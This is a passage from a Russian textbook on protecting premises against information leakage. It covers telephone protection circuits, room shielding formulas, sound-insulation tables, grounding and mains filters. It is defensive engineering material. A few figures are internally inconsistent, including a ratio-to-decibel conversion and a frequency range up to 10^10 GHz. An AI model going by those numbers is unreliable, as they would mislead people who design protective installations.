


Рис. 16.9. Схема защиты № 3 (C1, C2 — 0,02 пФ; VD1–VD4 — КД 102А)




Рис. 16.10. Схема защиты № 4 (C1, C2 — 0,02; VD1–VD4 — КД 102А)

Схема 6 (рис. 16.12) обеспечивает защиту цепи микрофона ТА. Для защиты ТК, автонаборных устройств, пультов связи, ФА и т.п. необходимо использовать ***схемы 1*** и ***6***.




Рис. 16.11. Схема защиты № 5
(C1 — 1,0 пФ, VD1, VD2 — КД 102А)




Рис. 16.12. Схема защиты № 6
(C1 — 0,01–0,05 пФ)

Для проведения измерений необходимо выбрать время, когда посторонние электромагнитные помехи имеют минимальное значение, и выполнить следующие мероприятия:

- отключить, по возможности, все технические средства, создающие акустические помехи;
- отключить от питания все приборы, не предназначенные для измерения;
- осуществить проверку на соответствие нормам.

В зависимости от категории выделенного помещения, в котором установлены ТА, эффективность их защиты должна соответствовать нормам, приведенным в табл. 16.6.

Таблица 16.6. Нормы эффективности защиты помещений

Категория выделенного помещения	I	II	III
Норма U, мкВ	7,5	25	200

При выполнении условия $\mathbf{U_{Сизм} \leq U}$ можно сделать вывод, что исследуемое устройство обладает достаточной защищенностью от утечки информации за счет электроакустических преобразований.

Основными причинами появления сигналов электроакустических преобразований являются:

- низкая эффективность защитных средств (устройств), их неисправность, разброс параметров и старение элементов схемы защиты, неправильное подключение устройств защиты;
- слабое крепление корпусов ТА и их отдельных элементов, появление трещин на корпусах ТА, пультов и т.п.

Необходимо сделать следующие замечания по защите телефонов в зависимости от типа ТА Такие ТА, как ТА-68М, ТА-72М, ТАН-70-2, ТАН-70-3, ТА-1146, ТА-1164, ТА-1128, ТА-1138, ТА-1142, ТА-1144, “Вента” ТА-11321, ТА-600, ТА-4100, “Астра-70”, “Астра-72”, “Яскер-70”, “Яскер-74”, “Тюльпан”, Т-66Са, ТАН-У-74, ТАН-72-УП защищаются согласно схем 1, 2, 3, 4, 5 и 6. Согласно схем 1 и 2 защищаются ТА типа “Спектр” ТА-11, ТА-1166, ТА-165, ТА-1173, “Лана” ТА-1131, “Парма” ТА-11540, ТА-1158, “Уфа-82”, “Братск” ТА-1152, “Электроника” ТА-5, ТА-7, ТА-8, VEF-ТА-32.

При прокладке любых кабелей внутри помещений необходимо учитывать следующие закономерности:

- все кабели должны быть в экранирующей оплетке;
- длина кабелей должна быть минимальной;
- пересечение кабелей с элементами отопительной сети, электроосветительными проводами должно быть, по возможности, перпендикулярным;
- экранированные кабели (в компьютерных сетях), если они расположены параллельно, располагаются не ближе 30–60 см;
- необходимо полностью исключить прямое подключение к линии в пределах и за пределами помещений и контролируемой зоны.

Экранирование помещений

Для полного устранения наводок от технических средств передачи информации (ТСПИ) в помещениях, линии которых выходят за пределы контролируемой зоны, необходимо не только подавить их в отходящих от источника проводах, но и ограничить сферу действия электромагнитного поля, создаваемого в непосредственной близости от источника системой его внутренней электропроводки. Эта задача решается путем применения экранирования. Экранирование подразделяется на:

- электростатическое;
- магнитостатическое;
- электромагнитное.

Электростатическое и *магнитостатическое* экранирование основывается на замыкании экраном, обладающим в первом случае высокой электропроводностью, а во втором — магнитопроводностью, соответственно, электрического и магнитного полей. На высокой частоте применяется исключительно ***электромагнитное*** экранирование. Действие электромагнитного экрана основано на том, что высокочастотное электромагнитное поле ослабляется им же созданным (благодаря образованию в толще экрана вихревых токов) полем обратного направления. Если расстояния между экранирующими це-

пями составляют примерно 10% от четверти длины волны, то можно считать, что электромагнитные связи этих цепей осуществляются за счет обычных электрических и магнитных полей, а не в результате переноса энергии в пространстве с помощью электромагнитных волн. Это дает возможность отдельно рассматривать экранирование электрических и магнитных полей, что очень важно, так как на практике преобладает какое-либо одно из полей и подавлять другое нет необходимости.

Чтобы выполнить экранированное помещение, удовлетворяющее указанным выше требованиям, необходимо правильно решить вопросы, касающиеся выбора конструкции, материала и фильтра питания. Теория и практика показывают, что с точки зрения стоимости материала и простоты изготовления преимущества на стороне экранированного помещения из листовой стали. Однако при применении сетчатого экрана могут значительно упроститься вопросы вентиляции и освещения помещения. В связи с этим сетчатые экраны находят широкое применение. Для изготовления экрана необходимо использовать следующие материалы:

- сталь листовая декапированная ГОСТ 1386-47 толщиной 0,35; 0,50; 0,60; 0,76; 0,80; 1,0; 1,25; 1,50; 1,75; 2,0 мм;
- сталь тонколистовая оцинкованная ГОСТ 7118-54, толщиной 0,51; 0,63; 0,76; 0,82; 1,0; 1,25; 1,5 мм;
- сетка стальная тканая ГОСТ 3826-47 №№ 0,4; 0,5; 0,7; 1,0; 1,4; 1,6; 1,8; 2,0; 2,5;
- сетка стальная плетеная ГОСТ 5336-53 №№ 3; 4; 5; 6.
- сетка из латунной проволоки марки Л-80 ГОСТ 6613-53: 0,25; 0,5; 1,0; 1,6; 2,0; 2,5; 2,6.

Чтобы решить вопрос о материале экрана, необходимо ориентировочно знать значения необходимой эффективности экрана, т.е. во сколько раз должны быть ослаблены уровни излучения ТСПИ. С этой целью в том месте, где предполагается установка экрана, следует предварительно измерить уровень поля от источников ТСПИ. Необходимая эффективность экрана, в зависимости от его назначения и величины уровня излучения ТСПИ, обычно находится в пределах от 10 до 100 раз, т.е. от 40 до 120 дБ. Грубо можно считать, что экраны, обладающие эффективностью порядка 40 дБ, обеспечивают отсутствие излучений ТСПИ за пределами экранированного помещения. Эффективность сплошного экрана может быть рассчитана по формуле:

$$\mathbf{Э = 1{,}5\ chdt}\left[\mathbf{1 + 0{,}5}\left(\frac{\mathbf{Z_д}}{\mathbf{Z_м}} + \frac{\mathbf{Z_м}}{\mathbf{Z_g}}\right)\mathbf{thdt}\right],$$

где $\mathbf{d}$ — эффективность вихревых токов; $\mathbf{t}$ — толщина экрана, мм; $\mathbf{Z_д}$ — волновое сопротивление диэлектрика (воздуха), Ом; $\mathbf{Z_м}$ — волновое сопротивление металла, Ом.

В подавляющем большинстве случаев в экранированных помещениях, имеющих эффективность порядка 65–70 дБ, экранирование позволяет закрытые мероприятия. Такую эффективность дает экран, изготовленный из одинарной медной сетки с ячейкой 2,5 мм (расстояние между соседними проволоками сетки). Экран, изготовленный из луженой низкоуглеродистой стальной сетки с ячейкой 2,5–3 мм, дает эффективность порядка 55–

60 дБ, а из такой же двойной (с расстоянием между наружной и внутренней сетками 100 мм) — около 90 дБ. Эффективность экранирования помещений может быть рассчитана точно по формуле:

$$Э = 1 + \frac{2\pi R_э}{3S} \frac{1}{\left[\lg \frac{S}{r_0} - 1{,}5 + \frac{\mu}{\sqrt{2\delta r_0}}\right]}; \frac{\delta r_0}{2\sqrt{2}} = \frac{R_\approx}{R_0},$$

где $R_\approx$ — сопротивление проволоки переменному току; R_0 — сопротивление проволоки постоянному току; μ — магнитная проницаемость (для стали 100–200); S — ширина щели (ячейки); r_0 — радиус проволоки; δ — коэффициент вихревых токов; $R_э$ — радиус экрана.

Для прямоугольного экрана $R_э$ определяется из выражения:

$$R_э = \sqrt{\frac{3V}{4\pi}}.$$

Коэффициент вихревых токов определяется из выражения:

- для меди $\delta = 21{,}2 \cdot 10^{-3}\sqrt{f}$;
- для стали $\delta = 75{,}6 \cdot 10^{-3}\sqrt{f}$;
- для алюминия $\delta = 16{,}35 \cdot 10^{-3}\sqrt{f}$.

Значения коэффициента вихревых токов для меди, стали и алюминия в зависимости от частоты представлены в табл. 16.7.

Таблица 16.7. Значение коэффициента вихревых токов для некоторых материалов

Частота, МГц	Медь	Сталь	Алюминий
0,10	6,709	23,92	5,17
0,20	9,487	33,82	7,32
0,50	15,00	53,47	11,56
1,00	21,21	75,61	16,35
10,00	67,09	239,20	51,72
100,00	212,10	756,10	163,50

Эффективность экранирования с двойным сетчатым экраном определяется по формуле:

$$Э = Э_1 Э_2 \frac{1}{1 - \left(1 - \frac{1}{Э_1}\right)\left(1 - \frac{1}{Э_2}\right)},$$

где $Э_1$ и $Э_2$ — эффективности экранирования внутреннего и наружного экранов, которые вычисляются по приведенным выше формулам.

Размеры экранированного помещения выбирают, исходя из его назначения, стоимости и наличия свободной площади для его размещения. Обычно экранированные помещения строят 6–8 м^2 при высоте 2,5–3 м.

Металлические листы или полотнища сетки должны быть между собой электрически прочно соединены по всему периметру. Для сплошных экранов это может быть осуществлено электросваркой или пайкой. Шов электросварки или пайки должен быть непрерывным с тем, чтобы получить цельносварную геометрическую конструкцию экрана. Для сетчатых экранов пригодна любая конструкция шва, обеспечивающая хороший электрический контакт между соседними полотнищами сетки не реже, чем через 10–15 мм. Для этой цели может применяться пайка или точечная сварка.

Двери и окна помещений должны быть экранированы. При замыкании двери (окна) должен обеспечиваться надежный электрический контакт со стенками помещений (с дверной или оконной рамой) по всему периметру не реже, чем через 10–15 мм. Для этого может быть применена пружинная гребенка из фосфористой бронзы, которую укрепляют по всему внутреннему периметру рамы.

При наличии в экранированном помещении окон последние должны быть затянуты одним или двумя слоями медной сетки с ячейкой не более 2 х 2 мм, причем расстояние между слоями сетки должно быть не менее 50 мм. Оба слоя должны иметь хороший электрический контакт со стенками помещения (с рамой) по всей образующей. Сетки удобнее делать съемными, а металлическое обрамление съемной части также должно иметь пружинные контакты в виде гребенки из фосфористой бронзы.

Экранирующие свойства имеют и обычные помещения. Степень их защиты зависит от материала и толщины стен и перекрытий, а также от наличия оконных проемов. В табл. 16.8 приведены данные о степени экранирующего действия разных типов помещений в зависимости от частоты радиосигнала.

Таблица 16.8. Экранирующие свойства помещений (зданий) с оконными проемами, площадь которых составляет 30% площади стены

Тип здания	Экранировка, дБ			Относительная дальность действия
	0,1	0,5	1	
Окна без решеток				
Деревянное, с толщиной стен 20 см	5–7	7–9	9–11	2–3
Кирпичное, с толщиной стен 1,5 кирпича	13–15	15–17	16–19	1
Железобетонное, с ячейкой арматуры 15 × 15 см и толщиной стен 160 мм	20–25	18–19	15–17	0,4–1,2 (в зависимости от частотного диапазона)
Окна закрыты металлической решеткой с ячейкой 5 см				
Деревянное, с толщиной	6–8	10–12	12–24	1,5–2

стен 20 см				
Кирпичное, с толщиной стен 1,5 кирпича	17–19	20–22	22–25	0,5–0,8
Железобетонное, с ячейкой арматуры 15 × 15 см и толщиной стен 160 мм	28–32	23–27	20–25	0,3–0,8 (в зависимости от частотного диапазона)

Следует отметить эффективность экранировки оконных проемов в железобетонных зданиях на частотах 100–500 МГц. Это объясняется тем, что экран из арматуры железобетонных панелей и решетки, закрывающей оконные проемы, эффективно ослабляет радиоизлучение. Уменьшение экранировки на частотах 1 ГГц и выше является следствием того, что размер ячейки арматуры становится соизмеримым с ½ длины волны (15 см).

Существует мнение, что металлизированные стекла эффективно ослабляют электромагнитное излучение. Но это утверждение лишено оснований — металлизация алюминием толщиной 4 мкм ослабляет сигнал на частоте 1 ГГц всего на 5 дБ, а на более низких частотах и того меньше. При этом стекло с такой металлизацией практически не пропускает дневной свет.

Таким образом, при подборе помещения для проведения конфиденциальных переговоров необходимо уделить некоторое внимание конструктивным особенностям данных помещений с точки зрения их звукоизоляционных свойств и особенностей распространения виброакустического сигнала.

При рассмотрении помещения в целом можно выделить следующие его конструктивные части:

- стены и перегородки;
- перекрытия и потолки (междуэтажные перекрытия);
- оконные и дверные проемы;
- трубопроводы.

При решении вопросов звукоизоляции *стен* анализируют два основных фактора, которые определяют их эффективность, — масса на единицу поверхности и ширина воздушной прослойки в двойных стенах. Следует отметить, что при одинаковой массе перегородки из одних материалов обладают большей звукоизоляцией, чем перегородки из других материалов.

Частотные характеристики изоляции воздушного шума в диапазоне частот 63–8000 Гц и индекс изоляции воздушного шума ($\mathbf{R'_W}$, дБ) для конкретных конструктивных решений ограждений рассчитываются по нормативной частотной характеристике действующего стандарта СТ СЭВ 4867-84 “Защита от шума в строительстве. Звукоизоляция ограждающих конструкций. Нормы”.

Одновременно отметим, что с точки зрения технической защиты информации (ТЗИ) наиболее существенными являются данные в диапазоне от 250 до 4000 Гц.

В качестве примера в табл. 16.9 приведены примеры звукоизоляции некоторых видов стен и перегородок, наиболее часто используемых в современных строительных конструкциях и поэтому представляющих наибольший интерес с точки зрения ЗИ.

На основе подробного анализа этих данных можно сделать ряд выводов: при прочих равных условиях кирпичная кладка менее звукопроводна, чем однородный бетон, а пористый кирпич и ячеистый бетон плохо проводят звук; известковый раствор делает каменную кладку менее звукопроводной, чем цементный раствор; при равном весе на единицу площади ограждения из дерева обладают относительно низкой звукопроводностью, и даже некоторые волокнистые материалы или материалы из древесных отходов могут дать хорошие результаты. Но в то же время пористые материалы со сквозными порами значительно ухудшают звукоизоляцию.

Таблица 16.9. Параметры звукоизоляции некоторых видов стен и перегородок

Описание конструкции	Толщина конструкции, мм	Поверхностная плотность, кг/м^2	Среднегеометрические частоты октавных полос, Гц								Индекс изоляции R'_w, дБ
			63	125	250	500	1000	2000	4000	8000	
			Изоляция воздушного шума, дБ								
Кладка из кирпича, оштукатуренная с двух сторон, с толщиной стен 1,5 кирпича	360	620	41	44	48	55	61	65	65	65	56
Кладка из кирпича, оштукатуренная с двух сторон, с толщиной стен 2 кирпича	480	820	45	45	52	59	65	70	70	70	59
Железобетонная панель	100	250	34	40	40	44	50	55	60	60	47
Железобетонная панель	160	400	37	43	47	51	60	63	63	63	52
Панель из гипсовых плит	180	198	32	37	38	40	47	54	60	60	44

От одиночной стены или перегородки можно в лучшем случае добиться звукоизоляции от 40 до 50 дБ. Для увеличения звукоизоляции стен используются пористые материалы и многослойные стены. Также можно заглушать мягким пористым материалом любой резонанс, который может возникнуть в воздушной прослойке между перегородками.

При рассмотрении вопросов передачи воздушных шумов очевидно, что масса и вес *перекрытия* значительно влияют на звукоизоляционные свойства строительных конструкций. Аналогично можно провести анализ звукоизоляционных свойств междуэтажных перекрытий. Параметры некоторых из них приведены в табл. 16.10.

Соответственно на основе детального анализа данных можно сделать ряд выводов: улучшения звукоизоляции можно добиться, если чистый пол сделать независимым от

самой несущей части перекрытия (чистый пол на битуме; паркет, наклеенный на пробку и т.д.). Также для улучшения звукоизоляционных свойств используются ковровые покрытия и линолеум.

Широко используются подвесные потолки. Для эффективности двойной перегородки необходимо, чтобы толщина воздушной прослойки была не меньше 10 см. Подвесной потолок в силу необходимости должен быть очень легким, что уменьшает звукоизоляцию. Поэтому необходима укладка слоя пористого материала. Потолок должен быть независимым от перекрытия, для чего можно использовать пружинящие подвески.

С точки зрения звукоизоляции открывающиеся элементы здания (двери и окна) всегда представляют собой слабые места не только потому, что собственная их звукоизолирующая способность мала, но и потому, что плохая подгонка переплетов окон и полотен дверей к коробкам и деформация их с течением времени ведут к образованию сквозных щелей и отверстий.

Таблица 16.10. Параметры звукоизоляции некоторых видов междуэтажных перекрытий

Описание конструкции	Толщина конструкции, мм	Поверхностная плотность, кг/м^2	Среднегеометрические частоты октавных полос, Гц								Индекс изоляции R'_w, дБ
			63	125	250	500	1000	2000	4000	8000	
			Изоляция воздушного шума, дБ								
Железобетонная плита	120	300	—	—	—	—	—	—	—	—	49
Железобетонная плита	160	380	—	38	39	48	57	60	58	—	52
Линолеум на теплозвукоизолирующей основе (5) + битумная мастика (2) + железобетонная плита (160)	167	385	—	41	40	50	56	58	60	—	52
Рулонное покрытие типа “ворсонит” (5), железобетонная плита (160)	165	390	—	40	44	52	60	64	59	—	54
Паркет на битумной мастике (16), твердая ДВП (4), железобетонная плита (160)	180	405	—	40	39	49	58	62	58	—	51
Линолеум (5), бетонная стяжка, армиро-	165	400	38	42	47	56	60	65	68	68	58

ванная сеткой 150 × 150/3/3 (100), железобетонная ребристая плита (60)											

Окончание таблицы 16.10

Описание конструкции	Толщина конструкции, мм	Поверхностная плотность, кг/м^2	Среднегеометрические частоты октавных полос, Гц								Индекс изоляции R'$_w$, дБ
			63	125	250	500	1000	2000	4000	8000	
			Изоляция воздушного шума, дБ								
Штучный паркет (15), бетонная стяжка, армированная сеткой (50), минераловатные плиты (40), железобетонная плита с круглыми пустотами, заполненными вспученным перлитовым песком (220), минераловатные плиты (40), штукатурка по сетке Рабица (40)	405	640	50	52	58	64	70	76	80	80	68

С точки зрения звукоизоляции открывающиеся элементы здания (двери и окна) всегда представляют собой слабые места не только потому, что собственная их звукоизолирующая способность мала, но и потому, что плохая подгонка переплетов окон и полотен дверей к коробкам и деформация их с течением времени ведут к образованию сквозных щелей и отверстий.

Согласно данным, которые приведены в литературе, можно составить таблицы, характеризующие звукоизоляционные свойства некоторых видов оконных проемов и дверей (табл. 16.11 и 16.12, соответственно).

Таблица 16.11. Параметры звукоизоляции некоторых видов оконных проемов

Описание конструкции	Толщина конструкции, мм	Поверхностная плотность, кг/м^2	Среднегеометрические частоты октавных полос, Гц								Индекс изоляции R'$_w$, дБ
			63	125	250	500	1000	2000	4000	8000	
			Изоляция воздушного шума, дБ								
Стекло силикатное	10		21	25	28	30	30	36	42	44	

Стекло органическое	10		18	22	26	30	33	35	31	39	
Стекла толщиной 10+10, воздушный промежуток — 50	70	50	—	27	35	43	40	45	53	—	41

Окончание таблицы 16.11

Описание конструкции	**Толщина конструкции, мм**	**Поверхностная плотность, кг/м^2**	**Среднегеометрические частоты октавных полос, Гц**								**Индекс изоляции R'$_w$, дБ**
			63	**125**	**250**	**500**	**1000**	**2000**	**4000**	**8000**	
			Изоляция воздушного шума, дБ								
Стекла толщиной 10+12, воздушный промежуток — 100	120	55	—	30	38	46	46	52	60	68	46
Стекла толщиной 4+7+7, воздушный промежуток — 16+200, герметизация притворов	230	45	24	33	41	43	52	54	60	65	47

Проведя детальный анализ, можно заметить, что в лучшем случае устанавливаются последовательно две двери на расстоянии не меньше, чем 10 см; идеальным решением является тамбур. Во всех случаях промежуточное пространство между дверями должно быть заглушено звукопоглощающим материалом.

Таблица 16.12. Параметры звукоизоляции некоторых видов дверных проемов

Описание конструкции	**Толщина конструкции, мм**	**Поверхностная плотность, кг/м^2**	**Среднегеометрические частоты октавных полос, Гц**								**Индекс изоляции R'$_w$, дБ**
			63	**125**	**250**	**500**	**1000**	**2000**	**4000**	**8000**	
			Изоляция воздушного шума, дБ								
Обыкновенная филенчатая дверь без уплотняющих прокладок		12	7	12	14	16	22	22	20	—	18
То же, с уплотняющими прокладками		12	12	18	19	23	30	33	32	—	26
Тамбур (200) с двумя дверями	310	50	16	25	42	55	58	60	60	60	50
Дверь звукоизоли-	55	25	14	18	30	39	42	45	45	45	39

рующая одностворчатая с уплотнением по периметру через один ряд прокладок из мягкой резины											

Окончание таблицы 16.12

Описание конструкции	Толщина конструкции, мм	Поверхностная плотность, кг/м^2	Среднегеометрические частоты октавных полос, Гц								Индекс изоляции R'_w, дБ
			63	125	250	500	1000	2000	4000	8000	
			Изоляция воздушного шума, дБ								
Двери и ворота звукоизолирующие тяжелые, одинарные, из стальных листов толщиной 5 и 2 мм, с воздушным промежутком 80 мм, заполненным минераловатными полужесткими плитами плотностью 100-150 кг/м^3, уплотнение — полосы из мягкой резины по периметру	87		23	33	42	49	57	57	57	70	

Окна должны состоять из двух полностью независимых и отделенных друг от друга переплетов. Предпочтительно двойное остекление. Чтобы избежать резонанса и совпадения собственных частот колебаний, оба стекла делаются различной толщины; чтобы избежать передачи колебаний от стекла к стеклу делают упругое крепление.

Анализ звукоизоляционных свойств *трубопроводов* осложняется особенностями данных конструкций и принципами их построения. Поэтому для улучшения звукоизоляционных свойств помещения в целом трубопроводы и их окончания изолируют от стен. В то же время желательно, чтобы наименьшее количество их проходило через защищаемые помещения.

Необходимо отметить, что с точки зрения утечки конфиденциальной информации за счет съема виброакустического сигнала, некоторую угрозу представляют также и системы жизнеобеспечения зданий и сооружений. К таким системам следует отнести те технические средства и коммуникации, без которых невозможна полноценная эксплуатация

здания. Основной особенностью данных систем является их возможный выход за пределы контролируемой зоны (КЗ) либо охраняемой территории.

Трубы системы водоснабжения, канализации, вентиляции и отопления могут служить для передачи виброакустических колебаний, вызванных человеческой речью либо другим источником звука в помещении, на значительные расстояния.

Следует подчеркнуть, что речевая информация может быть снята также посредством контроля акустоэлектрических преобразований, которые могут иметь место в технических средствах и оконечных устройствах систем жизнеобеспечения зданий и сооружений (система энергоснабжения, система пожарной сигнализации и система охранной сигнализации).

Таким образом, на подготовительном этапе построения комплексной системы защиты информации либо при выборе помещения для ведения конфиденциальных переговоров необходимо особое внимание уделить звукоизоляционным свойствам зданий и сооружений, в которых предстоит разместить данное помещение.

Специальные экранированные помещения позволяют достичь ослабления сигнала до 80–100 дБ. В табл. 16.13 приведены предельно достижимые значения затухания радиоволн для различных конструкций экранированных помещений.

Таблица 16.13. Эффективность экранирования

Тип конструкции для экранированного помещения	Затухание радиосигнала, дБ
Одиночный экран из сетки с одиночной дверью, оборудованной зажимными устройствами	40
Двойной экран из сетки с двойной дверью-тамбуром и зажимными устройствами	80
Сплошной стальной сварной экран с двойной дверью-тамбуром и зажимными устройствами	100

При экранировании помещений необходимо добиваться полного контакта защитной сетки на стыках, на вводах коммуникаций и в дверных проемах. Также тщательно должны закрываться вентиляционные отверстия и вводы силовых и телефонных линий.

В частности, вентиляционные отверстия для конструкции, приведенной в конце табл. 16.9, должны быть защищены минимум тремя мелкоячеистыми (5 мм) сетками, установленными через 15 см. *Экранированные помещения позволяют полностью нейтрализовать* ***любые*** *типы устройств радиотехнической разведки*. Однако высокая стоимость, снижение комфортности и другие неудобства для персонала (использование двойных дверей с тамбуром и взаимной блокировкой, чтобы при входе одна дверь была обязательно закрыта) делают применение таких инженерных решений оправданным только при защите информации очень высокой важности.

Очень важно также и ***заземление*** — как ТСПИ, так и экранированного помещения. В первую очередь необходимо, чтобы защищаемое помещение имело контур заземления, не выходящий за пределы этого помещения. Все приборы, корпуса ТА, компьютеры,

ФА, телетайпы и т.д. должны быть заземлены на общий контур заземления. В качестве контура заземления не рекомендуется использовать элементы отопления, металлоконструкции зданий. Допускается заземление оконных устройств через оплетку подходящих к ним кабелей. Контур заземления должен быть замкнутым, т.е. охватывать все помещение. Сопротивление заземления должно быть во всех случаях менее 4 Ом. Заземлением всех устройств в помещении пренебрегать нельзя. По возможности приборы, используемые в помещении, имеют индивидуальную экранировку.

Очень важным фактором является также и широкое применение **сетевых фильтров**. Сетевые фильтры обеспечивают защищенность электронных устройств не только от внешних помех, но и от различного вида сигналов, генерируемых устройствами, которые могут служить источником утечки информации.

Возникновение *наводок в сетях питания* чаще всего связано с тем, что различные ТСПИ подключены к общим линиям питания. Однофазная система распределения электроэнергии должна осуществляться трансформатором с заземленной средней точкой, трехфазная — высоковольтным понижающим трансформатором. Сетевые фильтры выполняют две защитные функции в цепях питания ТСПИ:

- защита аппаратуры от внешних импульсных помех;
- защита от наводок, создаваемых самой аппаратурой.

Поскольку устранение наводок в цепях аппаратуры ТСПИ чрезвычайно важно, к фильтрам цепей питания предъявляются довольно жесткие требования. Затухание, вносимое в цепи постоянного или переменного тока частотой 50 или 400 Гц, должно быть минимальным и иметь значение в широком диапазоне частот: до 10^9 или даже 10^{10} ГГц, в зависимости от конкретных условий.

При выборе фильтров для цепей питания нужно исходить из следующих параметров цепей и фильтров:

- номинальных значений токов и напряжений в цепях питания, а также допустимого значения падения напряжения на фильтре при максимальной для данной цепи нагрузке;
- ограничений, накладываемых на допустимые значения искажений формы напряжения питания при максимальной нагрузке;
- допустимых значений реактивной составляющей тока на основной частоте напряжения питания;
- необходимого затухания фильтра с учетом заданных значений сопротивлений нагрузки и источников питания;
- механических характеристик (размеры, масса, способ установки и тип корпуса фильтра);
- степени экранирования фильтра от различных посторонних полей, обеспечиваемого конструкцией его корпуса.

Рассмотрим влияние этих параметров более подробно.

Напряжение, приложенное к фильтру, должно быть таким, чтобы оно не вызывало пробоя конденсаторов фильтра при различных скачках питающего напряжения, включая

скачки, обусловленные переходными процессами в цепях питания. Чтобы при заданных массе и объеме фильтр обеспечивал наилучшее подавление наводок в требуемом диапазоне частот, его конденсаторы должны обладать максимальной емкостью на единицу объема или массы. Кроме того, номинальное значение рабочего напряжения конденсаторов выбирается, исходя из максимальных значений допустимых скачков напряжения цепи питания, но не более их.

Ток через фильтр должен быть таким, чтобы не возникало насыщения сердечников катушек фильтров. Кроме того, следует учитывать, что с увеличением тока через катушку увеличивается реактивное падение напряжения на ней. Это приводит к тому, что:

- ухудшается эквивалентный коэффициент стабилизации напряжения в цепи питания, содержащей фильтр;
- возникает взаимосвязь переходных процессов в различных нагрузках цепи питания.

Наибольшие скачки напряжения при этом возникают во время отключения нагрузок, так как большинство из них имеет индуктивный характер. *Затухание, вносимое фильтром*, может быть выражено следующим образом:

$$\mathbf{A(dB) = 20\ lg\left(\frac{U_A}{U_B}\right) = 10\ lg\left(\frac{P_A}{P_B}\right)},$$

где $\mathbf{U_B}$, $\mathbf{P_B}$, $\mathbf{U_A}$, $\mathbf{P_A}$ — напряжения и мощность, подводимые к нагрузке, соответственно, до и после включения фильтра.

Фильтры в цепях питания могут быть самой разной конструкции: их объемы составляют от 0,8 см^3 до 1,6 м^3, а масса — от 0,5 до 90 кг. В общем случае, *размеры* и *масса* фильтра будут тем больше, чем:

- больше номинальное напряжение и ток фильтра;
- меньше потери на внутреннем сопротивлении фильтра;
- ниже частота среза;
- больше затухание, обеспечиваемое фильтром вне полосы пропускания (т.е. чем больше число элементов фильтра).

Связь между входом и выходом фильтра зачастую может быть довольно значительной (не хуже 60 дБ), несмотря на разнообразные средства борьбы с ней. Конструкция фильтра должна обеспечивать такую степень ослабления этой связи, которая позволила бы получить затухание, обеспечиваемое собственно фильтром. Поэтому, в частности, фильтры с гарантированным затуханием в 100 дБ и больше выполняют в виде узла с электромагнитным экранированием, который помещается в корпус, изготовленный из материала с высокой магнитной проницаемостью магнитного экрана. Этим существенно уменьшается возможность возникновения внутри корпуса паразитной связи между входом и выходом фильтра из-за магнитных, электрических или электромагнитных полей.

К числу защищаемых устройств относят самую разнообразную аппаратуру: компьютеры, приемники диапазона длинных и средних волн, радиотрансляционные приемники и т.п. Сетевой фильтр включают между сетью и устройством потребления.

На рис. 16.13 представлена принципиальная схема сетевого фильтра, рассчитанного на мощность нагрузки в 100 Вт. Он обеспечивает питание одновременно двух потребителей.




Рис. 16.13. Принципиальная схема сетевого фильтра

